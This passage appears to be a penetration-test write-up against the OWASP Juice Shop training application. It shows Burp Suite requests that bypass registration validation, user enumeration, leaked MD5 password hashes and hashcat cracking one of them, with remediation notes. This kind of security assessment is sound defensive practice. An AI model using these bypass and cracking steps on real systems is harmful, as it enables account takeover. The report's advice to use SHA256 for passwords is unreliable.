
Your eldest sibling's middle name?

X DELETE USER DATA

Finding	Severity	Description
	Info	The Data Erasure page asks the user to confirm their email address yet the email address is displayed on the page.

Error Messages During Authentication

The authentication process was inspected to see if too much information is revealed in a failed attempt.



No issue: Failed authentication does not reveal too much information to an attacker.

Attempting to register with an existing email generates an output message that the email must be unique.

Burp Suite Community Edition v2023.10.3.5 - Temporary Project

Request

Pretty Raw Hex

```

1 POST /api/Users/ HTTP/1.1
2 Host: 192.168.18.7:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json
8 Content-Length: 255
9 Origin: http://192.168.18.7:3000
10 Connection: close
11 Referer: http://192.168.18.7:3000/
12 Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; continueCode=
aj4QD04Ky0qPJ7j2n0vp9EQ38gYVAJlGM1wWxalND5reZRLzmXk6Bbm
zZRb3
13
14 {
    "email": "bjoern@owasp.org",
    "password": "Password",
    "passwordRepeat": "Password",
    "securityQuestion": {
        "id": 1,
        "question": "Your eldest siblings middle name?",
        "createdAt": "2024-03-23T13:52:43.884Z",
        "updatedAt": "2024-03-23T13:52:43.884Z"
    },
    "securityAnswer": "John"
}

```

Response

Pretty Raw Hex Render

```

1 HTTP/1.1 400 Bad Request
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 92
9 ETag: W/"5c-oKvgu4J0yf1WwfxvTQbfX3UYcK0"
10 Vary: Accept-Encoding
11 Date: Sat, 23 Mar 2024 13:59:20 GMT
12 Connection: close
13
14 {
    "message": "Validation error",
    "errors": [
        {
            "field": "email",
            "message": "email must be unique"
        }
    ]
}

```

Finding	Severity	Description
	Minor	The error message of “email must be unique” discloses too much information to the attacker and allows for user enumeration.

Input Validation During Authentication

When registering a new user, the email field requires the @ symbol and a character afterwards. This input validation could be bypassed by manipulating the client-side HTTP request.

7:3000/#/register

NetHunter Exploit-DB Google Hacking DB Off

User Registration

Email * asdf Email address is not valid.

Password * Password must be 5-40 characters long. 0/20

Repeat Password * 0/40

Show password advice

Security Question * This cannot be changed later!

Answer *

+ Register

Burp Suite Community Edition v2023.10.3.5 - Temporary Project

Request

```

1 POST /api/Users/ HTTP/1.1
2 Host: 192.168.18.7:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json
8 Content-Length: 245
9 Origin: http://192.168.18.7:3000
10 Connection: close
11 Referer: http://192.168.18.7:3000/
12 Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; continueCode=aj4qD04Ky0qPJ7j2novp9EQ38gYVAJlgM1wXalND5reZRLzmXk6BbmzZPb3
13
14 {
    "email": "bjoern",
    "password": "Password",
    "passwordRepeat": "Password",
    "securityQuestion": {
        "id": 1,
        "question": "Your eldest siblings middle name?",
        "createdAt": "2024-03-23T13:52:43.884Z",
        "updatedAt": "2024-03-23T13:52:43.884Z"
    },
    "securityAnswer": "John"
}

```

Response

```

1 HTTP/1.1 201 Created
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Location: /api/Users/24
8 Content-Type: application/json; charset=utf-8
9 Content-Length: 297
10 ETag: W/"129-90d688ew6WvCvMm9c/hbe3E5uWqU"
11 Vary: Accept-Encoding
12 Date: Tue, 26 Mar 2024 02:31:50 GMT
13 Connection: close
14
15 {
    "status": "success",
    "data": {
        "username": "",
        "role": "customer",
        "deluxeToken": "",
        "lastLoginIp": "0.0.0.0",
        "profileImage": "/assets/public/images/uploads/default.svg",
        "isActive": true,
        "id": 24,
        "email": "bjoern",
        "updatedat": "2024-03-26T02:31:50.692Z",
        "createdat": "2024-03-26T02:31:50.692Z",
        "deletedAt": null
    }
}

```

Test this for SQL injection

When registering a new user, the password fields are supposed to match, as indicated in the browser. This input validation could be bypassed by manipulating the client-side HTTP request.

Burp Suite Community Edition v2023.10.3.5 - Temporary Project

3000/#/register

NetHunter Exploit-DB Google

Repeater

registration 7 +

Send Cancel < >

User Registration

Email * test1@test.com

Password * •••••

Repeat Password * •••

Passwords do not match

Show password advice

Security Question * This cannot be changed later!

Answer *

+ Register

Request

```

1 POST /api/Users/ HTTP/1.1
2 Host: 192.168.18.7:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json
8 Content-Length: 242
9 Origin: http://192.168.18.7:3000
10 Connection: close
11 Referer: http://192.168.18.7:3000/
12 Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; continueCode=
aj4QD04KyoqPJ7j2n0vp9EQ38gYVAJlGM1WxaLND5reZPLzmXk6Bbm
ZZRb3
13 {
14 {
    "email": "bjoern1",
    "password": "Password",
    "passwordRepeat": "Pass",
    "securityQuestion": {
        "id": 1,
        "question": "Your eldest siblings middle name?",
        "createdAt": "2024-03-23T13:52:43.884Z",
        "updatedAt": "2024-03-23T13:52:43.884Z"
    },
    "securityAnswer": "John"
}

```

Response

```

1 HTTP/1.1 201 Created
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #/jobs
7 Location: /api/Users/25
8 Content-Type: application/json; charset=utf-8
9 Content-Length: 298
10 ETag: W/"12a-l+quxZQP89Q0H0R7i/J+3je7j94"
11 Vary: Accept-Encoding
12 Date: Tue, 26 Mar 2024 02:41:48 GMT
13 Connection: close
14 {
15 {
    "status": "success",
    "data": {
        "username": "",
        "role": "customer",
        "deluxeToken": "",
        "lastLoginIp": "0.0.0.0",
        "profileImage": "/assets/public/images/uploads/default.svg",
        "isActive": true,
        "id": 25,
        "email": "bjoern1",
        "updatedAt": "2024-03-26T02:41:48.224Z",
        "createdAt": "2024-03-26T02:41:48.224Z",
        "deletedAt": null
    }
}

```

Similarly, the password length could be bypassed. The Password field, the Repeat Password field, and the Security Question field could be removed entirely and the registration will still process.

Burp Suite Community Edition v2023.10.3.5 - Temporary Project

000/#/register

etHunter Exploit-DB Good

User Registration

Email * test1@test.com

Password * Password must be 5-40 characters long

Repeat Password *

Show password advice

Security Question * This cannot be changed later!

Answer *

+ Register

Already a customer?

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer

3 × 4 × 5 × registration × 7 × +

Send Cancel < >

Request

Pretty Raw Hex

```

1 POST /api/Users/ HTTP/1.1
2 Host: 192.168.18.7:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json
8 Content-Length: 242
9 Origin: http://192.168.18.7:3000
10 Connection: close
11 Referer: http://192.168.18.7:3000/
12 Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; continueCode=aJ4QD04Ky0qPJ7j2n0vp9EQ38gYVAJlGM1wWxalND5reZRLzmXk6BbmzZRb3
13
14 {
    "email": "bjoern2",
    "password": "Pass",
    "securityQuestion": {
        "id": 1,
        "question": "Your eldest siblings middle name?",
        "createdAt": "2024-03-23T13:52:43.884Z",
        "updatedAt": "2024-03-23T13:52:43.884Z"
    },
    "securityAnswer": "John"
}

```

Response

Pretty Raw Hex Render

```

1 HTTP/1.1 201 Created
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Location: /api/Users/26
8 Content-Type: application/json; charset=utf-8
9 Content-Length: 298
10 ETag: W/"12a-qY+3U5msIwel395hdE6YXBjEcJk"
11 Vary: Accept-Encoding
12 Date: Tue, 26 Mar 2024 02:45:50 GMT
13 Connection: close
14
15 {
    "status": "success",
    "data": {
        "username": "",
        "role": "customer",
        "deluxeToken": "",
        "lastLoginIp": "0.0.0.0",
        "profileImage": "/assets/public/images/uploads/default.svg",
        "isActive": true,
        "id": 26,
        "email": "bjoern2",
        "updatedAt": "2024-03-26T02:45:50.258Z",
        "createdAt": "2024-03-26T02:45:50.258Z",
        "deletedAt": null
    }
}

```

Burp Suite Community Edition v2023.10.3.5 - Temporary Project

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder **Repeater** Collaborator Sequencer Decoder Comparer Logger Organizer

3 × 4 × 5 × registration × 7 × +

Send **Cancel** < | > |

Request		Response			
Pretty	Raw	Hex	Pretty	Raw	Hex
1 POST /api/Users/ HTTP/1.1			1 HTTP/1.1 201 Created		
2 Host: 192.168.18.7:3000			2 Access-Control-Allow-Origin: *		
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)			3 X-Content-Type-Options: nosniff		
Gecko/20100101 Firefox/115.0			4 X-Frame-Options: SAMEORIGIN		
4 Accept: application/json, text/plain, */*			5 Feature-Policy: payment 'self'		
5 Accept-Language: en-US,en;q=0.5			6 X-Recruiting: #/jobs		
6 Accept-Encoding: gzip, deflate, br			7 Location: /api/Users/28		
7 Content-Type: application/json			8 Content-Type: application/json; charset=utf-8		
8 Content-Length: 43			9 Content-Length: 298		
9 Origin: http://192.168.18.7:3000			10 ETag: W/"12a-ueG/H3xywMeiq6/ODjy02de56l8"		
10 Connection: close			11 Vary: Accept-Encoding		
11 Referer: http://192.168.18.7:3000/			12 Date: Tue, 26 Mar 2024 02:49:41 GMT		
12 Cookie: language=en; welcomebanner_status=dismiss;			13 Connection: close		
cookieconsent_status=dismiss; continueCode=			14		
aj4QD04Ky0qPJ7j2novp9EQ38gYVAJlGM1wWxaLNDSreZRLzmXk6Bbm			15 {		
zZRb3			"status": "success",		
13			"data": {		
14 {			"username": "",		
"email": "bjoern4",			"role": "customer",		
"securityAnswer": "John"			"deluxeToken": "",		
}			"lastLoginIp": "0.0.0.0",		
			"profileImage":		
			"/assets/public/images/uploads/default.svg",		
			"isActive": true,		
			"id": 28,		
			"email": "bjoern4",		
			"updatedAt": "2024-03-26T02:49:41.600Z",		
			"createdAt": "2024-03-26T02:49:41.600Z",		
			"deletedAt": null		
			}		

The Security Answer field must be included. Removing the field generates an error.

Burp Suite Community Edition v2023.10.3.5 - Temporary Project

Request

Pretty Raw Hex

```

1 POST /api/Users/ HTTP/1.1
2 Host: 192.168.18.7:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/plain, /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json
8 Content-Length: 20
9 Origin: http://192.168.18.7:3000
10 Connection: close
11 Referer: http://192.168.18.7:3000/
12 Cookie: language=en; welcomebanner_status=dissmiss;
cookieconsent_status=dissmiss; continueCode=
aj4QD04Ky0qPJ7j2novp9EQ38gYVAJlGM1wWxaLND5reZRLzmXk6Bbm
zZRb3
13
14 {
    "email": "bjoern4",
}

```

Response

Pretty Raw Hex Render

```

1 HTTP/1.1 500 Internal Server Error
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Content-Type: application/json; charset=utf-8
8 Vary: Accept-Encoding
9 Date: Tue, 26 Mar 2024 02:50:48 GMT
10 Connection: close
11 Content-Length: 1627
12
13 {
14     "error": {
15         "message": "Expected double-quoted property name in JSON at position 19",
16         "stack": "SyntaxError: Expected double-quoted property name in JSON at position 19\n    at JSON.parse (<anonymous>)\n    at jsonParser (C:\\\\Users\\\\ronli\\\\Documents\\\\juice-shop_16.0.0\\\\build\\\\server.js:293:33)\n    at Layer.handle [as handle_request] (C:\\\\Users\\\\ronli\\\\Documents\\\\juice-shop_16.0.0\\\\node_modules\\\\express\\\\lib\\\\router\\\\layer.js:95:5)\n    at trim_prefix (C:\\\\Users\\\\ronli\\\\Documents\\\\juice-shop_16.0.0\\\\node_modules\\\\express\\\\lib\\\\router\\\\index.js:328:13)\n    at C:\\\\Users\\\\ronli\\\\Documents\\\\juice-shop_16.0.0\\\\node_modules\\\\express\\\\lib\\\\router\\\\index.js:286:9\n    at Function.process_params (C:\\\\Users\\\\ronli\\\\Documents\\\\juice-shop_16.0.0\\\\node_modules\\\\express\\\\lib\\\\router\\\\index.js:346:12)\n    at next (C:\\\\Users\\\\ronli\\\\Documents\\\\juice-shop_16.0.0\\\\node_modules\\\\express\\\\lib\\\\router\\\\index.js:280:10)\n    at C:\\\\Users\\\\ronli\\\\Documents\\\\juice-shop_16.0.0\\\\node_modules\\\\body-parser\\\\lib\\\\read.js:137:5\n    at AsyncResource.runInAsyncScope (node:async_hooks:206:9)\n    at invokeCallback (C:\\\\Users\\\\ronli\\\\Documents\\\\juice-shop_16.0.0\\\\node_modules\\\\aw-body\\\\index.js:238:16)\n    at done (C:\\\\Users\\\\ronli\\\\Documents\\\\juice-shop_16.0.0\\\\node_modules\\\\aw-body\\\\index.js:238:16)\n"
17     }
18 }

```

Finding	Severity	Description
	Minor	Input validation is not performed on the email, password, repeat password, and security question field. This could have unintended results on the database. Input validation should be performed server-side.

Discovered Credentials

While browsing to #/photo-wall, the response of /rest/memories/ could be seen. Reviewing this displayed the information of multiple users

Burp Suite Community Edition v2023.10.3.5 - Temporary Project

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions

3 x 4 x 5 x +

Send Cancel < > Target: http://

Request		Response	
Pretty	Raw	Hex	Render
<pre> 1 GET /rest/memories/ HTTP/1.1 2 Host: 192.168.18.7:3000 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: application/json, text/plain, */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Connection: close 8 Referer: http://192.168.18.7:3000/Score%20Board 9 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss 10 If-None-Match: W/"e22-93BJE6GNRpZszYvE0wL/wa4G1bw" 11 12 </pre>			<pre> 1 HTTP/1.1 200 OK 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 X-Recruiting: #/jobs 7 Content-Type: application/json; charset=utf-8 8 ETag: W/"e22-yptCLiWwE2FGVONBcUOEzgLBk" 9 Vary: Accept-Encoding 10 Date: Fri, 22 Mar 2024 05:11:26 GMT 11 Connection: close 12 Content-Length: 3618 13 14 { "status": "success", "data": [{ "UserId": 13, "id": 1, "caption": "\u2022 #zatschi #whoneedsfourlegs", "imagePath": "assets/public/images/uploads/\u2022-zatschi-whoneedsfourlegs-1572600969477.jpg", "createdAt": "2024-03-21T20:10:41.760Z", "updatedAt": "2024-03-21T20:10:41.760Z", "User": { "id": 13, "username": "", "email": "bjoern@owasp.org", "password": "9283f1b2e9669749081963be0462e466", "role": "deluxe", "deluxeToken": "efe2f1599e2d93440d5243a1ffaf5a413b70cf3ac97156bd6fab9b5ddfcbe0e4", "lastLoginIp": "", "profileImage": "assets/public/images/uploads/13.jpg", "totpSecret": "", "isActive": true, } }] } </pre>

0 highlights 0 highlights

"id":13,"username":"","email":"bjoern@owasp.org","password":"9283f1b2e9669749081963be0462e466","role":"deluxe","deluxeToken":"efe2f1599e2d93440d5243a1ffaf5a413b70cf3ac97156bd6fab9b5ddfcbe0e4","lastLoginIp":"","profileImage":"assets/public/images/uploads/13.jpg",

"id":4,"username":"bkimminich","email":"bjoern.kimminich@gmail.com","password":"6edd9d726cbdc873c539e41ae8757b8c","role":"admin","deluxeToken":"","lastLoginIp":"","profileImage":"assets/public/images/uploads/defaultAdmin.png",

"id":21,"username":"evmrox","email":"ethereum@juice-sh.op","password":"2c17c6393771ee3048ae34d6b380c5ec","role":"deluxe","deluxeToken":"b49b30b294d8c76f5a34fc243b9b9cccb057b3f675b07a5782276a547957f8f","lastLoginIp":"","profileImage":"assets/public/images/uploads/default.svg",

"id":18,"username":"j0hNny","email":"john@juice-sh.op","password":"00479e957b6b42c459ee5746478e4d45","role":"customer","deluxeToken":"","lastLoginIp":"","profileImage":"assets/public/images/uploads/default.svg",

```
"id":19,"username":"E=ma2","email":"emma@juice-sh.op","password":"402f1c4a75e316afec5a6ea63147f739","role":"customer","deluxeToken":"","lastLoginIp":"","profileImage":"assets/public/images/uploads/default.svg",
```

Reviewing the password indicates this is likely an MD5 hash.

```
#####
#   \VV\ request
#    \VV\ ,,
#     \VV\ v1.2 #
#      \VV\ By Zion3R #
#       \VV\ www.Blackploit.com #
#        \VV\ Root@Blackploit.com #
#####
HASH: 402f1c4a75e316afec5a6ea63147f739
Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))
```

Finding	Severity	Description
	Major	Password hashes should not be included in the HTTP response for any reason. Exposing password hashes leaves them susceptible to password cracking attacks.

Finding	Severity	Description
	Minor	MD5 is not suitable for password hashing as it is cryptographically weak. A modern hashing algorithm such as SHA256 should be used.

Note: MD5 is acceptable to use for software integrity purposes.

Finding	Severity	Description
	Minor	Unsalted password hashes are susceptible to rainbow table attacks. Password hashes should be salted

The five hashes were recorded and hashcat was used to crack them. The password hashes were attacked in a straight mode using rockyou.txt as the wordlist. The password “private” was found for ethereum@juice-sh.op.

```
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ hashcat -a 0 -m 0 JuiceShopHash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 4.0+debian Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.7, SLEEF, DISTRO, POCL_DBUG) - Platform #1 [The pocl project]

=====
* Device #1: cpu-sandybridge-Intel(R) Core(TM) i5-10400 CPU @ 2.90GHz, 2909/5882 MB (1024 MB allocatable), 8 MCUs

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 5 digests; 5 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 2 MB

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime ... : 2 secs

2c17c6393771ee3048ae34d6b380c5ec:private
Approaching final keyspace - workload adjusted.
```

An online database of md5 hashes was checked for any previously discovered hashes matching the ones we have. Looking at <https://md5decrypt.net/en/> this did not reveal any new passwords.

The screenshot shows a web application interface for MD5 hashing. At the top, there is a logo consisting of a stylized 'E' and 'D' icon followed by the text "Md5 Encrypt & Decrypt". Below the header, there is a search bar containing the MD5 hash "402f1c4a75e316afec5a6ea63147f739". To the right of the search bar, a message states "Sorry, we didn't find this hash in our database". At the bottom of the page, there are two buttons: "Encrypt" and "Decrypt".

Browsing the reviews of the products at the main page shows the author and id in the HTTP response. The following users were found:

```
"author":"admin@juice-sh.op","product":1,"likesCount":0,"likedBy":[],"_id":"5MFgx4XKcLXxvKpFP"
"author":"bender@juice-sh.op","product":6,"likesCount":0,"likedBy":[],"_id":"KQsRcyx4i2aX9AeNc"
"author":"stan@juice-sh.op","product":42,"likesCount":0,"likedBy":[],"_id":"cmJRge6y9gqde3Gvq"
"author":"bender@juice-sh.op","product":42,"likesCount":0,"likedBy":[],"_id":"RNzAREe7d8MgrxYxG"
"author":"uvogin@juice-sh.op","product":30,"likesCount":0,"likedBy":[],"_id":"Gj8BdXpCPLooWnoPx"
"author":"admin@juice-sh.op","product":3,"likesCount":0,"likedBy":[],"_id":"snuWKLtkQgvFa3FRj"
"author":"jim@juice-sh.op","product":22,"likesCount":0,"likedBy":[],"_id":"KToEBigKHWqitoCkv"
"author":"mc.safesearch@juice-sh.op","product":41,"likesCount":0,"likedBy":[],"_id":"fh7EsETiRWyRuL7Hv"
"author":"uvogin@juice-sh.op","product":38,"likesCount":0,"likedBy":[],"_id":"FXxZRCfd2E674yuqq"
"author":"accountant@juice-sh.op","product":43,"likesCount":0,"likedBy":[],"_id":4GpSEsmFYXz4vDgcb"
"author":"bjoern@owasp.org","product":35,"likesCount":0,"likedBy":[],"_id":e5roe9zfEoEXgTjqD"
"author":"morty@juice-sh.op","product":32,"likesCount":0,"likedBy":[],"_id":xrmx4sareo2nJjH8A"
```

These “id” do not appear to be hashes. Of note is that the id appeared to vary with the same user across different reviews.

The screenshot shows the OWASP Juice Shop application interface and the Burp Suite proxy tool. The application displays a list of products, including an Apple juice product with a review from 'admin@juice-sh.op'. The Burp Suite interface shows a list of captured requests and their corresponding responses. A specific request for a review is selected, revealing its raw JSON content. The response pane shows the JSON response from the server, which includes the review data and the user's ID ('_id').

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type
687	http://192.168.18.7:3000	GET	/socket.io/?EIO=4&transport=polling&...		✓	200	202	text
688	http://192.168.18.7:3000	POST	/socket.io/?EIO=4&transport=polling&...		✓	200	187	text
689	http://192.168.18.7:3000	GET	/socket.io/?EIO=4&transport=polling&...		✓	200	202	text
690	http://192.168.18.7:3000	GET	/api/Quantity			304	278	text
691	http://192.168.18.7:3000	GET	/rest/products/search?q=		✓	304	278	text
692	http://192.168.18.7:3000	POST	/socket.io/?EIO=4&transport=polling&...		✓	200	187	text
693	http://192.168.18.7:3000	GET	/socket.io/?EIO=4&transport=polling&...		✓	200	202	text
694	http://192.168.18.7:3000	GET	/rest/user/whoami			304	276	text
695	http://192.168.18.7:3000	GET	/rest/products/1/reviews			200	516	JSON
696	http://192.168.18.7:3000	GET	/rest/products/1/reviews			200	516	JSON
697	http://192.168.18.7:3000	GET	/rest/products/1/reviews			304	276	text

Request

```
1 GET /rest/products/1/reviews HTTP/1.1
2 Host: 192.168.18.7:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9eyJzdGF0dXMiOiJzdWnjZXNzLiwiZGF0YSI6eyJpZCf6MjIsInVzZKJuYw1IjoIiwiZWhawoiJvc2VymUelbwFpbCSjz20iLCjwYNznd29yZC16ImRjNjIzWhI2NwJ2NzExZTE1NTM3NTIxODIxMmIzOTY0Iwiwcm9sZSI6ImIc3RvbwVyiwiZGVsdxh1Vg9rZW4i0i11LcsYXNOTG9naw5jCcI6IjIyAMC4wIjAiLCJwO9maxwlSwlhZ2U0i1iyvXNzXKzRl3B1YmxpY9pbWFnZxMvdXBsb2fcky9kZwZhdwxOLnN2zyIsInRvdhBTZwNyZQI0i1LcJpcOFjdgljoxNzExMTEzHmwf0.LeyAsncfYQJC16EP01jpudwsf5w1awF0ljoxNzExMTEzHmwf0.LeyAsncfYQJC16hPUKgduxv1if6NyAd5ulpmcxXfhrmFORwA9s6GRYcfsoShupQl-1HzikLZmeJL7wSlvjTcyLN4gnj2ydgfUv4zwlyPgSBywWa1jYOBNy3QYFD1A-a18LofRPUAM401TBK6JvgFx5b5WHtTpf_eNFBmtc
8 Connection: close
9 Referer: http://192.168.18.7:3000/
